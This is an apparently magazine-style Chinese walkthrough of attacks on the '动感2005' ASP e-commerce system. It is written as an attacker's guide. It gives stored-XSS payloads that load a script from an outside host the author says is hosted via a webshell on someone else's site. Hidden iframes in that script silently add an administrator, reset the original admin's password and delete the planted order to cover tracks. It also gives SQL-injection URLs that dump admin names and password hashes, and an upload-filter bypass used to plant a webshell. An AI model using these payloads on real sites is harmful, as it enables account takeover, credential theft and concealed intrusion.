经过一番曲折的探索，终于找到了动感2005的跨站漏洞，下面再来测试能否利用跨站添加管理员。在前面的订单提交中，已经知道动感2005不允许外部提交数据，那就看一下添加管理员页面saveadmin.asp中的数据接收方式，采用的是request.QueryString和request方式，哈哈！那么管理员的添加也可以GET的方式来提交数据。还是采用WinSock抓取提交参数办法！在管理员添加页中，添加一个后台管理员，名为jm，密码为147258，权限设为“管理”，并全部选中下面的复选框。在WinSock中抓到的数据包如下：

```
POST /adminn/saveadmin.asp?action=add HTTP/1.1
.........................
Referer: http://127.0.0.1/adminn/addadmin.asp
.........................
admin2=jm&password2=147258&flag2=1&Submit2=%CC%ED+%BC%D3&qx=1&qx2=1&qx3=1&qx4=1&qx5=1&qx6=1&qx7=1&qx8=1&qx9=1&qx10=1&qx11=1&qx12=1&qx13=1&qx14=1&qx15=1&qx16=1&qx17=1&qx18=1&qx19=1&qx20=1&checkbox1=Check+All
```

其中的admin2是管理员名称，password2是管理员密码，flag2为权限，qx（数字）代表的则是各分项权限，checkbox1是全部选中。根据抓到的数据内容，写一段提交数据，添加一个名称为jmdcw的管理员，密码及权限同上。内容如下：

```
http://127.0.0.1/adminn/saveadmin.asp?action=add&admin2=jmdcw&password2=147258&flag2=1&Submit2=%CC%ED+%BC%D3&qx=1&qx2=1&qx3=1&qx4=1&qx5=1&qx6=1&qx7=1&qx8=1&qx9=1&qx10=1&qx11=1&qx12=1&qx13=1&qx14=1&qx15=1&qx16=1&qx17=1&qx18=1&qx19=1&qx20=1
```

将这些数据复制到URL中提交，弹出添加成功窗口。查看一下后台管理员目录，果真多了一个名为jmdcw的管理员。经过上面繁琐的测试，思路基本清晰了，下面就来构造一段添加管理员的跨站代码：

```
<iframe src='http://127.0.0.1/adminn/saveadmin.asp?action=add&admin2=jm2&password2=147258&flag2=1&Submit2=%CC%ED+%BC%D3&qx=1&qx2=1&qx3=1&qx4=1&qx5=1&qx6=1&qx7=1&qx8=1&qx9=1&qx10=1&qx11=1&qx12=1&qx13=1&qx14=1&qx15=1&qx16=1&qx17=1&qx18=1&qx19=1&qx20=1' width=0 height=0></iframe>
```

写完后，才发现字符太多了，超过了255个，本想精简一下权限，忽然想到数据库中的收货人字段长度是否为最大的255？打开数据库查看shop_action表中userzhenshiname字段的长度，哇！竟然是50！那这不就没戏了，即使再精简字符，也要超过50个啊，怎么办？怎么办？用跨站长度50在脑中狂飙搜索，很快便想到了剑心曾在手册中提到过50个字符内的跨站代码，急忙查找出手册中的相关内容，原来是先调用一个js，然后再执行js文件中的跨站代码，这的确是个好方法。按照剑心的js文件内容，新建1.js文件，在其中写入如下的添加管理员的跨站代码：

```
document.write("<iframe style='display:none' src='此处内容和上面的src中一致' width=0 height=0></iframe>")
```

为了避免在本机测试时出现误差，使用一个WEBSHELL把这个js文件放在某个网站news目录内，网址为：http://www.****.com/news/1.js，下面是构造的50个字符内的跨站代码：“**<script src=//www.****.com/news/1.js></script>**”，一共

46个字符，这里的网址没用http://，采用的是//，网址的这种构造方式可是偶独创的啊！既减少了代码，还不会影响其运行效果。

下面我们还要再买一次商品，不好意思，希望这是最后一次了！呵呵！再次走到第七步，在URL中提交如下内容：

```
http://127.0.0.1/jszx.asp?action=ok&shopname=1111&userzhenshiname=11<script src=//www.****.com/news/1.js></script>&shousex=1&useremail=aaa@xx.com&shouhuodizhi=111&youbian=222222&usertel=1472581&songhuofangshi=1&zhifufangshi=5&feiyong=5&zongji=31.45&userid=3&liuyan=&Submit422=%CD%EA%B3%C9
```

刷新一下后台，提示又有新的订单等待处理！点击“会员订单”链接，弹出一个“添加成功”提示窗口，查看一下后台的管理员（如图10），多了一个名为jm2的管理员。




图10

但这种增加管理员的方法太明显了，能不能在添加成功后，不弹出窗口呢？想了N久，又问了几个朋友，也没找出屏蔽弹出窗口是Alert类型的方法。因为有窗口弹出，目标也就暴露了，只要管理员去查看一下管理员目录，就会看到多了一个管理员，你说管理员会怎么办？当然是删除这个用户。所以，就算是跨站增加了一个新的管理员，还没等到使用，就有可能被管理员删掉了。

能不能修改原管理员的密码呢？看一下动感后台管理员密码的修改页面，需要输入原密码才可以修改，但在后台用户管理页面中，我看到每个管理员名称后都有一个密码输入框，如果在这里输入新的密码，是不是能修改这个管理员的密码呢？试一下。在管理员admin后的密码输入框内输入147258，点修改，弹出修改成功窗口，注销后台重新登录，输入密码147258，竟然成功登录了。看来，动感2005在管理员密码修改上还是存在漏洞的，修改某个管理员的密码，根本不需要输入原密码，只要在后台用户管理中，输入新的密码，就可以更改该管理员的密码了。

这下就符合我前面的想法了，在跨站添加管理员的同时修改掉原管理员的密码，这样，即使原管理员删除了新增加的管理员，也不会想到自己的密码已被更改了。重新修改一次admin密码，并使用Winsock抓包，得到了如下数据：

```
POST /adminn/saveadmin.asp?action=edit&id=1 HTTP/1.1
……
admin=admin&password=123456&flag=1&Submit=%D0%DE+%B8%C4&qx=1&qx2=1&qx3=1&qx4=1&qx5=1&qx6=1&qx7=1&qx8=1&qx9=1&qx10=1&qx11=1&qx12=1&qx13=1&qx14=1&qx15=1&qx16=1&qx17=1&qx18=1&qx19=1&qx20=1
```

提交的数据内容和增加管理员中是一样的，唯一不同点是saveadmin.asp后的参数，增加管理员是：saveadmin.asp?action=add，而修改管理员密码是：saveadmin.asp?action=edit&id=1，这里的id就是原管理员的ID序号，根据抓到的数据，重新编辑 www.****.com/news/1.js，在document.write的引号内再加入如下跨站语句：

```
<iframe style='display:none;' src='http://127.0.0.1/adminn/saveadmin.asp?action=edit&id=1&admin=admin&password=147258&flag=1&Submit=%D0%DE+%B8%C4&qx=1&qx2=1&qx3=1&qx4=1&qx5=1&qx6=1&qx7=1&qx8=1&qx9=1&qx10=1&qx11=1&qx12=1&qx13=1&qx14=1&qx15=1&qx16=1&qx17=1&qx18=1&qx19=1&qx20=1' width=0 height=0></iframe>
```

再刷新一遍会员订单，这次弹出了两个窗口，一个是“添加成功”，另一个是“修改成功”。

虽然我们在让管理员感到迷糊的情况下，修改了密码，但又一个问题出现了：关闭弹出的窗口后，页面会自动返回到前一次打开的页面中，再次点击会员订单，还是弹出这两个窗口，关闭后再返回到上次打开的页面，管理员无法查看订单情况，这样的话，管理员就会生气了，因为有那么多的订单不能处理，白花花的银子都流失了，这样管理员一定会找个究竟，如果他查看数据库，那跨站中的小伎俩不就被识破了。看来，还要对跨站代码再加以修改，让其在修改完密码后，再自动删除其订单，擦掉跨站的痕迹。这样，会员订单就恢复到从前的状态了，就像什么也没发生过一样！呵呵！

因为前面在订单中写入了跨站代码，以致于无法打开订单窗口，所以先用ACCESS打开动感数据库，删除shop_action表中userzhenshiname（收货人）中的跨站代码，然后再进后台打开此订单，选择删除。在删除过程中，用Winsock抓包，得到了如下数据：http://127.0.0.1/adminn/savedingdan.asp?action=del&dan=2005102615502&username=5200，其中的dan是此订单提交时显示的订单号，username是会员名称。下面再重新购买一次商品，我保证，这是最后一次了。再次走到第七步，在地址栏中提交前面构造的跨站代码，并记下此订单的订单号20051026163442，再次修改1.js文件，在其document.write引号内，再加入如下跨站语句：

```
<iframe style='display:none;' src='http://127.0.0.1/adminn/savedingdan.asp?action=del&dan=20051026163442&username=5200' width=0 height=0></iframe>
```

现在再去后台检验一下跨站效果，一连弹出了三个窗口，如图11所示。




图11

关闭这些窗口后，就返回到上次打开的页面，如再次打开会员订单，就会发现不再弹出窗口了，因为那个20051026163442号订单已经删除了。这样一来，既添加了新管理员，又修改了原管理员密码，还删除了会泄露痕迹的跨站订单。这种跨站提权的方法虽不完美，但至少可以让动感V2005的管理员崩溃！

不仅会员订单中存在此跨站漏洞，使用非会员来订购商品，也一样能写入跨站代码。订购的步骤和会员是一样的，同样是在第七步中，将URL地址换为：

```
http://127.0.0.1/snsn.asp?action=ok&userzhenshiname=11<script src=//www.****.com/news/1.js>&shousex=1&useremail=aaa@xx.com&shouhuodizhi=111&youbian=222222&usertel=1472581&songhuofangshi=1&zhifufangshi=5&feiyong=5&zongji=37&shopid2=&liuyan=&Submit422=%CD%EA%B3%C9
```

非会员订单使用的是snsn.asp文件，在提交后，记下显示的订单号，比如提交的订单号是：20051026194215，然后修改www.****.com/news/1.js内容，修改删除订单的跨站代码为：src='http://127.0.0.1/adminn/savedingdan_fhy.asp?action=del&dan=20051026194215'，其他内容根据情况修改。

当管理员查看非会员的订单时，就和前面我们在会员订单中看到的一样，一连弹出三个窗口，添加、修改和删除，在管理员

感到莫名其妙时，我们的目的也达到了。

> **注意** 跨站代码在写入订单表的同时，也写入了会员表的真实姓名中，虽然前面的跨站代码可以让管理员在查看订单时删除此订单，但写入用户表中的跨站代码却会依旧存在，当管理员查看用户时，就又触发跨站提权，所以，在提交完订单后，不要忘了再修改一下个人资料，将真实姓名中的跨站代码去除，这样既不会影响订单中的跨站代码运行，也减少了自身暴露的机率（完整的会员及非会员跨站js代码请见本期光盘）

三、动感v2005 的注入漏洞

在使用跨站修改原管理员密码时，提到了两个条件，一个是原管理员的ID，另一个是管理员名称，只有知道了这两项，才可以修改原管理员密码。如何得到这两项呢？当然是SQL注入了，如此一来，从动感源文件中查找注入点，又成了一个必须要走的步骤！在对动感2005的源码进行一番过滤后，还真找到了不少注入点，按照利用方法分为暴力破解型和UNION查询型两类。

1.暴力破解型

对此类ASP文件注入采用的是1=1和1=2方法，也就是暴力破解，下面说几个简单好理解的ASP文件，暴力破解的详细利用方法请参阅前几期手册中的相关介绍。

A、检测账号文件 check_id.asp，过滤不严的参数是username，注入语句：http://127.0.0.1/check_id.asp?username=1' or 1=1 and '1'='1，更换其中的1=1为1=2进行猜解。

B、订单查询文件 dingdan.asp，过滤不严的是dan，需用户登录才能利用，注入语句是：http://127.0.0.1/dingdan.asp?dan=' or 1=1 and '1'='1 。

C、兑换奖品文件 listjp.asp，过滤不严的是id，注入语句：http://127.0.0.1/listjp.asp?id=1 and 1=1

D、商品评论文件 listpl.asp，过滤不严的又是id，注入语句：http://127.0.0.1/listpl.asp?id=1 or 1=1，构造的or 1=1是针对不存在的ID，如使用存在的id，则后面要使用and 1=1。

2.UNION查询型

简单看过一些暴力破解注入后，再来看几个UNION查询：

A、取回密码文件 getpwd2.asp

在此ASP中，对提交参数“username”过滤不严，不仅可以使用暴力破解，还可使用UNION查询，按照列数匹配的原则，构造出如下UNION语句：**1' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37 from shop_admin where '1'='1**，虽然注入漏洞存在于getpwd2.asp中，但要利用此漏洞还要打开getpwd.asp（取回密码）页，复制上面的代码到页面的用户名中，然后点“下一步”，打开的页面如图12所示。在问题中显示的是“1 2”，说明此UNION查询显示的是第12个字段。替换第12个字段为要查询的Shop_admin表中的字段，就可即时拿到数据，这就是UNION查询的好处。




图12

B、订单文件 jszc.asp

上面的UNION查询只能得到一个数据，而在jszc.asp中出现的UNION注入漏洞，则可以同时显示5个数据，先来看一下有BUG的源码：

```
case "txxx"
id=request.QueryString("id")
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from [shop_user] where username='"&session("username")&"'",conn,1,1
userid=rs("userid")
if id<>"" then
set shhr=server.CreateObject("adodb.recordset")
shhr.open "select * from [shop_myshouhuoren] where id="&id,conn,1,1
```

ID，一个过滤不严的提交参数，此UNION查询的始作俑者。在构造UNION查询之前，先查一下shop_myshouhuoren表中的字段数，有9个，那么和此UNION注入匹配的代码则如下：http://127.0.0.1/jszx.asp?action=txxx&id=2 union select 1,2,3,4,5,6,7,8,9 from shop_admin。因为jszc.asp是会员订单页，要先以会员登录，然后下订单到第四步收货信息页，复制上面的UNION语句到URL中提交，结果如图13所示，显示第3、4、5、7、8个字段。




图13

下面就构造一个查询管理员表中的用户总数、最大ID序号、最小ID序号的语句：**http://127.0.0.1/jszx.asp?action=txxx&id=2 union select 1,2,count(*),max(adminid),min(adminid),6,7,8,9 from shop_admin**，提交后，得到管理员表中的ID信息，然后再根据ID序号来查询管理员名称，比如使用上面的查询得到管理员最小的ID是1，那么再来查一下ID是1的详细资料。**http://127.0.0.1/jszx.asp?action=txxx&id=2 union select 1,2,adminid,admin,password,6,flag,qx,9 from shop_admin where adminid=1**提交后的结果如图14所示，得到了管理员“admin”的详细资料。当然还可以查询其他表中的信息，如查询用户表中的ID、用户名称、订单号等信息，只需替换相对应的字段及表名就可以了。




图14

不论是采用暴力还是UNION方式，都可以拿到管理员的名称和MD5值。如果用MD5破解工具能爆破出管理员的密码，那就省却了前面繁琐的跨站提权，否则的话，还是用得到的数据构造跨站提权吧！

四、过滤不严的上传漏洞

不管是采用跨站，还是爆破MD5值，总之都是为了达到我们最初的目的，拥有后台管理员权限。在拿到后台的入门证后，就有资本分析动感2005的上传文件upfile.asp，以其中“无组件上传”为例来看一下它的上传流程：

```
Private Sub SaveFile_0() //'无组件上传
```

```
.....................
Set File = UploadObj.File(FormName) //取得上传文件名
FileExt = FixName(File.FileExt) //过滤扩展名
If CheckFileExt(FileExt) = False then //再检查过滤后的文件名,
ErrCodes = 5
EXIT SUB //退出上传
End If
FileName = FormatName(FileExt) //按日期生成文件名
FileType = CheckFiletype(FileExt)
If IsBinary Then
FileToBinary = File.FileData
End If
If File.FileSize>0 Then
File.SaveToFile Server.Mappath(FilePath & FileName) //
保存文件
.....................
End Sub
```

其中所用到的FixName与CheckFileExt代码：

```
Private Function FixName(Byval UpFileExt) //'格式后缀 过滤
If IsEmpty(UpFileExt) Then Exit Function
FixName = Lcase(UpFileExt)
FixName = Replace(FixName,Chr(0),"")
FixName = Replace(FixName,".","")
FixName = Replace(FixName,"'","")
FixName = Replace(FixName,"asp","")
FixName = Replace(FixName,"asa","")
FixName = Replace(FixName,"aspx","")
FixName = Replace(FixName,"cer","")
FixName = Replace(FixName,"cdx","")
FixName = Replace(FixName,"htr","")
FixName = Replace(FixName,"shtml","")
End Function
Private Function CheckFileExt(FileExt) //'判断文件类型是否合格
Dim Forumupload,i
CheckFileExt=False
If FileExt="" or IsEmpty(FileExt) Then
CheckFileExt = False
Exit Function
End If
If FileExt="asp" or FileExt="asa" or FileExt="aspx" or
FileExt="shtml" Then
CheckFileExt = False
Exit Function
End If
Forumupload = Split(InceptFile,",")
For i = 0 To ubound(Forumupload)
If FileExt = Trim(Forumupload(i)) Then
CheckFileExt = True
Exit Function
Else
CheckFileExt = False
End If
Next
End Function
```

先按v9.29版中的思路，看一下filepath是否可突破？在upload.asp中找到了这个filepath值，如下：

```
If info_name="bbs" then
FilePath = "/bbs/upload/"
else
FilePath = "/uploadpic/"
end if
```

此filepath已设成了固定值，看来是不可能突破了，那只有从扩展名中入手了。在看完上面的这些代码后，忽然想起曾在“八进制”中看到“千寂孤城”一篇类似的帖子，其中所提到的上传代码和此有些类似，他的突破方法就是在后台的允许上传类型中加入一些类型，比如cer文件，增加cccererer类型，经过一层层的过滤，最后保存的文件就成了cer格式的了。按照这个思路，再来分析一下此过滤代码，执行检查的只有两条代码。先来看第一条FileExt = FixName(File.FileExt)，用FixName函数过滤一些特殊扩展名，如果是cer，过滤后则为空，但如果是ccerer，那么过滤后不就成了cer了吗！好，再看第二条检查，If CheckFileExt(FileExt) = False then Exit Sub，用CheckFileExt来判断过滤后的扩展名是否属于限制的范围，如属于则退出交互，禁止上传，否则通过检查，执行上传，而cer格式正好不在此限制范围内。按照这种思路，在后台的上传类型中增加ccerer|cer，如图15所示。




图15

同时，把newmm.asp文件更改扩展名为ccerer，然后打开任一上传窗口，选择此文件上传，弹出上传成功提示，文件上传路径如图16所示。但在地址栏中打开此路径时，却提示找不到该文件。打开上传的文件夹uploadpic，也没有找到此文件。后来，又在后台中增加其他上传类型，发现只要文件名中含有在FixName中过滤的字符，该文件虽然显示上传成功，其实并没有上传到网站内。来回看了几遍源码，也没找到原因，郁闷啊！




图16

本以为上传就此失败了，忽然看到图片上传组件有好几种类型，网站默认使用的是“无组件上传”，除此之外，还有“Aspupload3.0组件”和“SA-FileUp 4.0组件”两种。按建站说明，安装其up目录中的Aspupload3.0组件，又下载了一套FileUp 4.0程序，把这个组件也安装上。安装完毕后，点“服务器探测”查看一下组件支持情况，如图17所示“Aspupload3.0”和“SA-FileUp 4.0”两个组件均安装成功。选择newmm.ccerer文件，再次上传，和前面一样，弹出了成功上传窗口，上传文件地址是：/uploadpic/200510278647.cer，把此地址复制到URL中提交，这次IE终于满足了偶的愿望，一个期盼已久的木马终于现身了（使用SA-FileUp 4.0组件同样上传成功）。

